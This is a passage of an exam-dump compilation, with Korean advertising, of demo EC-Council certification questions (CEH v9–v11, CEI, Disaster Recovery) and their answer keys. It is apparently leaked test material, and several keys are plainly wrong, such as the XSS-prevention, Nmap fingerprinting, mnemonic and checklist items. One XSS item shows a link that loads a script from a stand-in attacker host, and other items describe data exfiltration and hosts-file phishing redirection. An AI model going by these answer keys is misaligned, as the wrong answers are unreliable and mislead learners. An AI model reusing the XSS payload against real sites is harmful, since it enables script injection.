NO.7 You just purchased the latest DELL computer, which comes pre-installed with Windows 7, McAfee antivirus software and a host of other applications. You want to connect Ethernet wire to your cable modem and start using the computer immediately. Windows is dangerously insecure when unpacked from the box, and there are a few things that you must do before you use it.
A. New installation of Windows should be patched by installing the latest service packs and

hotfixes
B. Key applications such as Adobe Acrobat,Macromedia Flash,Java,Winzip etc.,must have the latest security patches installed
C. Install a personal firewall and lock down unused ports from connecting to your computer
D. Install the latest signatures for Antivirus software
E. Configure "Windows Update" to automatic
F. Create a non-admin user with a complex password and logon to this account
G. You can start using your computer as vendors such as DELL,HP and IBM would have already installed the latest service packs.
Answer: A,C,D,E,F

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-50v9**

Title : Certified Ethical Hacker v9 Exam

Vendor : EC-COUNCIL

Version : DEMO

NO.1 Perspective clients wantto see sample reports from previous penetration tests. What should you do next?
A. Share full reports, not redacted.
B. Share full reports, with redacted.
C. Decline but, provide references.
D. Share reports, after NDA is signed.
Answer: B

NO.2 Session splicing is an IDS evasiontechnique in which an attacker delivers data in multiple, smallsized packets to the target computer, making it very difficult for an IDS to detect the attack signatures.
Which tool can used to perform session splicing attacks?
A. Hydra
B. Burp
C. Whisker
D. Tcpsplice
Answer: C

NO.3 This tool is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attach along with some optimizations like Korek attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.
Which of the following tools is being described?
A. Wificracker
B. WLAN-crack
C. Airguard
D. Aircrack-ng
Answer: D

NO.4 In Risk Management, how is the term "likelihood" related to the concept of "threat?"
A. Likelihood is the probability that a vulnerability is a threat-source.
B. Likelihood is a possible threat-source that may exploit a vulnerability.
C. Likelihood is the likely source of a threat that could exploit a vulnerability.
D. Likelihood is the probability that a threat-source will exploit a vulnerability.
Answer: D

NO.5 Port scanning can be used as part of a technical assessment to determine network vulnerabilities. The TCP XMAS scan is used to identify listening port on the targeted system.
If a scanned port is open, what happens?
A. The port will ignore the packets.
B. The port will send an RST.
C. The port will send an ACK.
D. The port will send a SYN.

Answer: A

NO.6 Which method of password cracking takes the most time and effect?
A. Rainbow Tables
B. Shoulder surfing
C. Bruce force
D. Directory attack
Answer: C

NO.7 Your company performs penetration tests and security assessments for small and medium-sized business in the local area. During a routine security assessment, you discover information that suggests your client is involved with human trafficking.
What should you do?
A. Copy the data to removable media and keep it in case you need it.
B. Ignore the data and continue the assessment until completed as agreed.
C. Confront theclient on a respectful manner and ask her about the data.
D. Immediately stop work and contact the proper legal authorities.
Answer: D

NO.8 > NMAP -sn 192.168.11.200-215
The NMAP command above performs which of the following?
A. A ping scan
B. A trace sweep
C. An operating system detect
D. A port scan
Answer: A

NO.9 In 2007, this wireless security algorithm was rendered useless by capturing packets and discovering the passkey in a matter of seconds. This security flaw led to a network invasion of TJ Maxx and data theft through a technique known wardriving.
Which algorithm is this referring to?
A. Wired Equivalent Privacy (WEP)
B. Temporal Key Integrity Protocol (TRIP)
C. Wi-Fi Protected Access (WPA)
D. Wi-Fi Protected Access 2(WPA2)
Answer: A

NO.10 An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to www.MyPersonalBank.com, that the user is directed to a phishing site.
Which file does the attacker needto modify?
A. Hosts
B. Networks
C. Boot.ini

D. Sudoers
Answer: A

NO.11 Which of these options is the most secure procedure for strong backup tapes?
A. In a climate controlled facility offsite
B. Inside the data center for faster retrieval in afireproof safe
C. In a cool dry environment
D. On a different floor in the same building
Answer: A

NO.12 Which of the following is one of the most effective ways to prevent Cross-site Scripting (XSS) flaws in software applications?
A. Verity access right before allowing access to protected information and UI controls
B. Use security policies and procedures to define and implement proper security settings
C. Validate and escape all information sent over to a server
D. Use digital certificates to authenticate a server prior to sending data
Answer: A

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-50v10**

Title : Certified Ethical Hacker Exam (CEH v10)

Vendor : EC-COUNCIL

Version : DEMO

NO.1 A medium-sized healthcare IT business decides to implement a risk management strategy. Which of the following is NOT one of the five basic responses to risk?

A. Delegate

B. Avoid

C. Mitigate

D. Accept

Answer: A

Explanation

There are five main ways to manage risk: acceptance, avoidance, transference, mitigation or exploitation.

References:

http://www.dbpmanagement.com/15/5-ways-to-manage-risk

NO.2 Matthew received an email with an attachment named "YouWon$10Grand.zip." The zip file contains a file named "HowToClaimYourPrize.docx.exe." Out of excitement and curiosity, Matthew opened the said file.

Without his knowledge, the file copies itself to Matthew's APPDATA\local directory and begins to beacon to a Command-and-control server to download additional malicious binaries. What type of malware has Matthew encountered?

A. Key-logger

B. Trojan

C. Worm

D. Macro Virus

Answer: B

NO.3 Due to a slowdown of normal network operations, IT department decided to monitor internet traffic for all of the employees. From a legal stand point, what would be troublesome to take this kind of measure?

A. All of the employees would stop normal work activities

B. IT department would be telling employees who the boss is

C. Not informing the employees that they are going to be monitored could be an invasion of privacy.

D. The network could still experience traffic slow down.

Answer: C

NO.4 Which of the following levels of algorithms does Public Key Infrastructure (PKI) use?

A. RSA 1024 bit strength

B. AES 1024 bit strength

C. RSA 512 bit strength

D. AES 512 bit strength

Answer: A

NO.5 The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?

A. Multiple keys for non-repudiation of bulk data

B. Different keys on both ends of the transport medium
C. Bulk encryption for data transmission over fiber
D. The same key on each end of the transmission medium
Answer: D

NO.6 A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering the NMAP result below, which of the following is likely to be installed on the target machine by the OS?

```
Starting NMAP 5.21 at 2011-03-15 11:06
NMAP scan report for 172.16.40.65
Host is up (1.00s latency).
Not shown: 993 closed ports
PORT      STATE          SERVICE
21/tcp      open          ftp
23/tcp      open          telnet
80/tcp      open          http
139/tcp     open          netbios-ssn
515/tcp     open
631/tcp     open          ipp
9100/tcp    open
MAC Address: 00:00:48:0D:EE:89
```

A. The host is likely a printer.
B. The host is likely a Windows machine.
C. The host is likely a Linux machine.
D. The host is likely a router.
Answer: A
Explanation
The Internet Printing Protocol (IPP) uses port 631.
References: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

NO.7 A specific site received 91 ICMP_ECHO packets within 90 minutes from 47 different sites. 77 of the ICMP_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?
A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0
Answer: B

NO.8 TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote

device during standard layer 4 network communications. Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. ping
C. tracert
D. tcpdump
Answer: D

NO.9 What is the proper response for a NULL scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response
Answer: F

NO.10 A security engineer is attempting to map a company's internal network. The engineer enters in the following NMAP command:
NMAP -n -sS -P0 -p 80 ***.***.**.**
What type of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan
Answer: C

NO.11 Which of the following Nmap commands would be used to perform a stack fingerprinting?

A. Nmap -O -p80 <host(s.>
B. Nmap -hU -Q<host(s.>
C. Nmap -sT -p <host(s.>
D. Nmap -u -o -w2 <host>
E. Nmap -sS -0p targe
Answer: B

NO.12 A hacker has managed to gain access to a Linux host and stolen the password file from /etc/passwd. How can he use it?

A. The password file does not contain the passwords themselves.
B. He can open it and read the user ids and corresponding passwords.
C. The file reveals the passwords to the root user only.
D. He cannot read it because it is encrypted.
Answer: A

NO.13 John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?
A. Create an incident checklist.
B. Select someone else to check the procedures.
C. Increase his technical skills.
D. Read the incident manual every time it occurs.
Answer: C

NO.14 What are two things that are possible when scanning UDP ports? (Choose two.)
A. A reset will be returned
B. An ICMP message will be returned
C. The four-way handshake will not be completed
D. An RFC 1294 message will be returned
E. Nothing
Answer: B E

NO.15 You are performing a penetration test. You achieved access via a buffer overflow exploit and you proceed to find interesting data, such as files with usernames and passwords. You find a hidden folder that has the administrator's bank account password and login information for the administrator's bitcoin account.
What should you do?
A. Report immediately to the administrator
B. Do not report it and continue the penetration test.
C. Transfer money from the administrator's account to another account.
D. Do not transfer the money but steal the bitcoins.
Answer: A

NO.16 The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?
A. Have the network team document the reason why the rule was implemented without prior manager approval.
B. Monitor all traffic using the firewall rule until a manager can approve it.
C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.
D. Immediately roll back the firewall rule until a manager can approve it
Answer: D

NO.17 A covert channel is a channel that

A. transfers information over, within a computer system, or network that is outside of the security policy.
B. transfers information over, within a computer system, or network that is within the security policy .
C. transfers information via a communication path within a computer system, or network for transfer of data.
D. transfers information over, within a computer system, or network that is encrypted.
Answer: A

NO.18 Which tool allows analysts and pen testers to examine links between data using graphs and link analysis?
A. Maltego
B. Cain & Abel
C. Metasploit
D. Wireshark
Answer: A
Explanation
Maltego is proprietary software used for open-source intelligence and forensics, developed by Paterva.
Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.
References: https://en.wikipedia.org/wiki/Maltego

NO.19 The "gray box testing" methodology enforces what kind of restriction?
A. The internal operation of a system is only partly accessible to the tester.
B. The internal operation of a system is completely known to the tester.
C. Only the external operation of a system is accessible to the tester.
D. Only the internal operation of a system is known to the tester.
Answer: A
Explanation
A black-box tester is unaware of the internal structure of the application to be tested, while a white-box tester has access to the internal structure of the application. A gray-box tester partially knows the internal structure, which includes access to the documentation of internal data structures as well as the algorithms used.
References: https://en.wikipedia.org/wiki/Gray_box_testing

NO.20 In order to have an anonymous Internet surf, which of the following is best choice?
A. Use SSL sites when entering personal information
B. Use Tor network with multi-node
C. Use shared WiFi
D. Use public VPN
Answer: B

NO.21 Which type of antenna is used in wireless communication?

A. Omnidirectional
B. Parabolic
C. Uni-directional
D. Bi-directional
Answer: A

NO.22 When you return to your desk after a lunch break, you notice a strange email in your inbox. The sender is someone you did business with recently, but the subject line has strange characters in it.
What should you do?
A. Forward the message to your company's security response team and permanently delete the message from your computer.
B. Reply to the sender and ask them for more information about the message contents.
C. Delete the email and pretend nothing happened
D. Forward the message to your supervisor and ask for her opinion on how to handle the situation
Answer: A
Explanation
By setting up an email address for your users to forward any suspicious email to, the emails can be automatically scanned and replied to, with security incidents created to follow up on any emails with attached malware or links to known bad websites.
References:
https://docs.servicenow.com/bundle/helsinki-security-management/page/product/threat-intelligence/task/t_Confi

NO.23 What tool and process are you going to use in order to remain undetected by an IDS while pivoting and passing traffic over a server you've compromised and gained root access to?
A. Install Cryptcat and encrypt outgoing packets from this server.
B. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.
C. Use Alternate Data Streams to hide the outgoing packets from this server.
Answer: B

NO.24 Which of the following is an example of two factor authentication?
A. PIN Number and Birth Date
B. Username and Password
C. Digital Certificate and Hardware Token
D. Fingerprint and Smartcard ID
Answer: D

NO.25 The intrusion detection system at a software development company suddenly generates multiple alerts regarding attacks against the company's external webserver, VPN concentrator, and DNS servers. What should the security team do to determine which alerts to check first?
A. Investigate based on the maintenance schedule of the affected systems.
B. Investigate based on the service level agreements of the systems.

C. Investigate based on the potential effect of the incident.
D. Investigate based on the order that the alerts arrived in.
Answer: C

NO.26 There are several ways to gain insight on how a cryptosystem works with the goal of reverse engineering the process. A term describes when two pieces of data result in the same value is?
A. Collision
B. Collusion
C. Polymorphism
D. Escrow
Answer: A

NO.27 Which method of password cracking takes the most time and effort?
A. Brute force
B. Rainbow tables
C. Dictionary attack
D. Shoulder surfing
Answer: A
Explanation
Brute-force cracking, in which a computer tries every possible key or password until it succeeds, is typically very time consuming. More common methods of password cracking, such as dictionary attacks, pattern checking, word list substitution, etc. attempt to reduce the number of trials required and will usually be attempted before brute force.
References: https://en.wikipedia.org/wiki/Password_cracking

NO.28 Which of the following steps for risk assessment methodology refers to vulnerability identification?
A. Determines if any flaws exist in systems, policies, or procedures
B. Assigns values to risk probabilities; Impact values.
C. Determines risk probability that vulnerability will be exploited (High. Medium, Low)
D. Identifies sources of harm to an IT system. (Natural, Human. Environmental)
Answer: C

NO.29 You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?
A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account
Answer: C

NO.30 Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet

B. Nessus

C. Netstumbler

D. Abel

Answer: A

Explanation

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b,

802.11g, and 802.11n traffic. The program runs under Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X.

References: https://en.wikipedia.org/wiki/Kismet_(software)

NO.31 While performing online banking using a Web browser, Kyle receives an email that contains an image of a well-crafted art. Upon clicking the image, a new tab on the web browser opens and shows an animated GIF of bills and coins being swallowed by a crocodile. After several days, Kyle noticed that all his funds on the bank was gone. What Web browser-based security vulnerability got exploited by the hacker?

A. Clickjacking

B. Web Form Input Validation

C. Cross-Site Request Forgery

D. Cross-Site Scripting

Answer: C

NO.32 A computer technician is using a new version of a word processing software package when it is discovered that a special sequence of characters causes the entire computer to crash. The technician researches the bug and discovers that no one else experienced the problem. What is the appropriate next step?

A. Ignore the problem completely and let someone else deal with it.

B. Create a document that will crash the computer when opened and send it to friends.

C. Find an underground bulletin board and attempt to sell the bug to the highest bidder.

D. Notify the vendor of the bug and do not disclose it until the vendor gets a chance to issue a fix.

Answer: D

NO.33 In which of the following password protection technique, random strings of characters are added to the password before calculating their hashes?

A. Keyed Hashing

B. Key Stretching

C. Salting

D. Double Hashing

Answer: C

NO.34 What port number is used by LDAP protocol?
A. 110
B. 389
C. 464
D. 445
Answer: B

NO.35 In Risk Management, how is the term "likelihood" related to the concept of "threat?"
A. Likelihood is the probability that a threat-source will exploit a vulnerability.
B. Likelihood is a possible threat-source that may exploit a vulnerability.
C. Likelihood is the likely source of a threat that could exploit a vulnerability.
D. Likelihood is the probability that a vulnerability is a threat-source.
Answer: A
Explanation
The ability to analyze the likelihood of threats within the organization is a critical step in building an effective security program. The process of assessing threat probability should be well defined and incorporated into a broader threat analysis process to be effective.
References:
http://www.mcafee.com/campaign/securitybattleground/resources/chapter5/whitepaper-on-assessing-threat-attac

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-50v11**

Title : Certified Ethical Hacker Exam

Vendor : ECCouncil

Version : DEMO

NO.1 How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?
A. Hash value
B. Digital signature
C. Private key
D. Digital certificate
Answer: D

NO.2 What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?
A. All are tools that can be used not only by hackers, but also security personnel
B. All are hacking tools developed by the legion of doom
C. All are tools that are only effective against Windows
D. All are tools that are only effective against Linux
E. All are DDOS tools
Answer: E

NO.3 A zone file consists of which of the following Resource Records (RRs)?
A. DNS, NS, PTR, and MX records
B. SOA, NS, A, and MX records
C. DNS, NS, AXFR, and MX records
D. SOA, NS, AXFR, and MX records
Answer: B

NO.4 Which of the following is the primary objective of a rootkit?
A. It creates a buffer overflow
B. It provides an undocumented opening in a program
C. It replaces legitimate programs
D. It opens a port to provide an unauthorized service
Answer: C

NO.5 CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:
From: jim_miller@companyxyz.com
To: michelle_saunders@companyxyz.com Subject: Test message
Date: 4/3/2017 14:37
The employee of CompanyXYZ receives your email message.
This proves that CompanyXYZ's email gateway doesn't prevent what?
A. Email Harvesting
B. Email Masquerading
C. Email Phishing
D. Email Spoofing

Answer: D

NO.6 When discussing passwords, what is considered a brute force attack?
A. You wait until the password expires
B. You create hashes of a large number of words and compare it with the encrypted passwords
C. You attempt every single possibility until you exhaust all possible combinations or discover the password
D. You load a dictionary of words into your cracking program
E. You threaten to use the rubber hose on someone unless they reveal their password
Answer: C

NO.7 You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.
You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.
In other words, you are trying to penetrate an otherwise impenetrable system.
How would you proceed?
A. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
B. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
C. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques
D. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
Answer: D

NO.8 This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
A. URL Traversal attack
B. Buffer Overflow attack
C. Cross-site-scripting attack
D. SQL Injection
Answer: C

NO.9 You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.
He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.
What is Peter Smith talking about?

A. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks

B. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks

D. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain

Answer: D

NO.10 Which of the following are well known password-cracking programs?

A. Jack the Ripper

B. L0phtcrack

C. John the Ripper

D. Netbus

E. NetCat

Answer: B,C

NO.11 An LDAP directory can be used to store information similar to a SQL database. LDAP uses a _____ database structure instead of SQL's _____ structure. Because of this, LDAP has difficulty representing many-to-one relationships.

A. Strict, Abstract

B. Hierarchical, Relational

C. Simple, Complex

D. Relational, Hierarchical

Answer: B

NO.12 To reach a bank web site, the traffic from workstations must pass through a firewall. You have been asked to review the firewall configuration to ensure that workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https. Which of the following firewall rules meets this requirement?

A. If (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit

B. If (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit

C. If (source matches 10.20.20.1 and destination matches 10.10.10.0/24 and port matches 443) then permit

D. If (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit

Answer: A

NO.13 You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?
A. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account
B. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
Answer: C

NO.14 A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wire shark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?
A. tcp.port ==21 || tcp.port ==22
B. tcp.port ==21
C. tcp.port = 23
D. tcp.port != 21
Answer: A

NO.15 An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a phishing site.
Which file does the attacker need to modify?
A. Sudoers
B. Hosts
C. Boot.ini
D. Networks
Answer: B

NO.16 An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.
What is the most likely cause?
A. The security breach was a false positive.
B. The network devices are not all synchronized.
C. Proper chain of custody was not observed while collecting the logs.
D. The attacker altered or erased events from the logs.
Answer: B

NO.17 What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

A. Replay attack

B. Traffic analysis attack

C. Meet-in-the-middle attack

D. Man-in-the-middle attack

Answer: C

NO.18 You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

A. Eavesdropping

B. Piggybacking

C. Social engineering

D. Tailgating

Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-75**

Title : Certified EC-Council Instructor (CEI)

Vendor : EC-COUNCIL

Version : DEMO

NO.1 Mrs. Helen is lecturing on highly complex subject matter. A student asks her a question. Mrs. Helen does NOT know the answer. In the above scenario, how should Mrs. Helen respond to the question?
A. Admit she does NOT know the answer in a professional manner.
B. Admit she does NOT know the answer and immediately continue the lecture.
C. Not admit she does NOT know the answer and make an educated guess at the answer.
D. Tell the student the question does NOT relate to the objective of the lecture.
E. Ignore the question and immediately continue the lecture.
Answer: A

NO.2 One thing an Instructor should never do in class is:
A. Use video recorder
B. Use Jargon
C. Use stories from the field
D. Use analogies
Answer: A

NO.3 You are introducing a lesson to a group of students. After presenting the objectives of the lesson, you tell a three minute story. You look around the classroom and the students seem perplexed and confused.
Which one of the following is the main reason for the students' reaction in the above scenario?
A. The story did NOT relate to the objectives you presented.
B. You should have used an analogy.
C. The story included some startling or shocking statements.
D. The story was NOT funny.
E. The story was too long.
Answer: A

NO.4 The most important reason an instructor must establish and maintain credibility is:
A. Students rail not be open to learning course objectives if they do not fully accept the instructor credibility.
B. Students are less likely to make personal attacks on the instructor.
C. Students need a role model.
Answer: A

NO.5 You are an instructor and show up to class as usually in a coat and be. You are in Hawaii teaching at the bank of Hawaii at their site. All of your students are wearing Hawaii shirts. It is most likely that your dress may create an issue with which type of credibility:
A. Personal
B. Racial
C. Social Racial
D. Content
Answer: C

NO.6 Ms, Jones is teaching her students the correct order of mathematical operations. She uses the phrase ''Please Excuse My Dear Sister Susan'' to help them remember the correct order.

A. Decision tree

B. Checklist

C. Narrative Task Description

D. Mnemonic

E. Annotated model

Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : 312-76

Title : Disaster Recovery Professional Practice Test

Vendors : EC-COUNCIL

Version : DEMO

NO.1 Pete works as a Network Security Officer for Gentech Inc. He wants to encrypt his network traffic. The
specific requirement for the encryption algorithm is that it must be a symmetric key block cipher. Which of
the following techniques will he use to fulfill this requirement?
A. AES
B. DES
C. IDEA
D. PGP
Answer: B

NO.2 Which of the following BCP teams is the first responder and deals with the immediate effects of the
disaster?
A. Emergency management team
B. Damage assessment team
C. Off-site storage team
D. Emergency action team
Answer: D

NO.3 Which of the following control measures are considered while creating a disaster recovery plan?
Each correct answer represents a part of the solution. Choose three.
A. Detective measures
B. Supportive measures
C. Corrective measures
D. Preventive measures
Answer: A,C,D

NO.4 Which of the following is established during the Business Impact Analysis by the owner of a process in
accepted business continuity planning methodology?
A. Recovery Consistency Objective
B. Recovery Time Objective
C. Recovery Point Objective
D. Recovery Time Actual
Answer: B

NO.5 Which of the following is the duration of time and a service level within which a business process must
be restored after a disaster in order to avoid unacceptable consequences associated with a break in
business continuity?
A. RTA
B. RPO
C. RCO
D. RTO
Answer: D

NO.6 Which of the following cryptographic system services assures the receiver that the received message
has not been altered?
A. Authentication
B. Confidentiality
C. Non-repudiation
D. Integrity
Answer: D

NO.7 Availability Management deals with the day-to-day availability of services. Which of the following takes
over when a 'disaster' situation occurs?
A. Capacity Management
B. Service Level Management
C. Service Continuity Management
D. Service Reporting
Answer: C

NO.8 Which of the following backup sites takes the longest recovery time?
A. Cold backup site
B. Hot backup site
C. Warm backup site
D. Mobile backup site
Answer: A

NO.9 You are responsible for network and information security at a large hospital. It is a significant concern

that any change to any patient record can be easily traced back to the person who made that change.
What is this called?
A. Availability
B. Non repudiation
C. Confidentiality
D. Data Protection
Answer: B

NO.10 Which of the following tools in Helix Windows Live is used to reveal the database password of password
protected MDB files created using Microsoft Access or with Jet Database Engine?
A. Asterisk logger
B. FAU
C. Access Pass View
D. Galleta
Answer: C

NO.11 Which of the following statements about disaster recovery plan documentation are true?
Each correct answer represents a complete solution. Choose all that apply.
A. The documentation regarding a disaster recovery plan should be stored in backup tapes.
B. The documentation regarding a disaster recovery plan should be stored in floppy disks.
C. The disaster recovery plan documentation should be stored onsite only.
D. The disaster recovery plan documentation should be stored offsite only.
Answer: A,D

NO.12 Which of the following statements best describes the difference between the role of a data owner and
the role of a data custodian?
A. The custodian makes the initial information classification assignments and the operations manager
implements the scheme.
B. The custodian implements the information classification scheme after the initial assignment by the
operations manager.
C. The data custodian implements the information classification scheme after the initial assignment by the

data owner.
D. The data owner implements the information classification scheme after the initial assignment by the
custodian.
Answer: C

NO.13 Which of the following statements are true about classless routing protocols?
Each correct answer represents a complete solution. Choose two.
A. The same subnet mask is used everywhere on the network.
B. They extend the IP addressing scheme.
C. IGRP is a classless routing protocol.
D. They support VLSM and discontiguous networks.
Answer: B,D

NO.14 IT Service Continuity Management (ITSCM) is used to support the overall Business Continuity
Management (BCM) in order to ensure that the required IT infrastructure and the IT service provision are
recovered within an agreed business time scales. Which of the following are the benefits of implementing
IT Service Continuity Management?
Each correct answer represents a complete solution. Choose all that apply.
A. It prioritizes the recovery of IT services by working with BCM and SLM.
B. It minimizes costs related with recovery plans using proper proactive planning and testing.
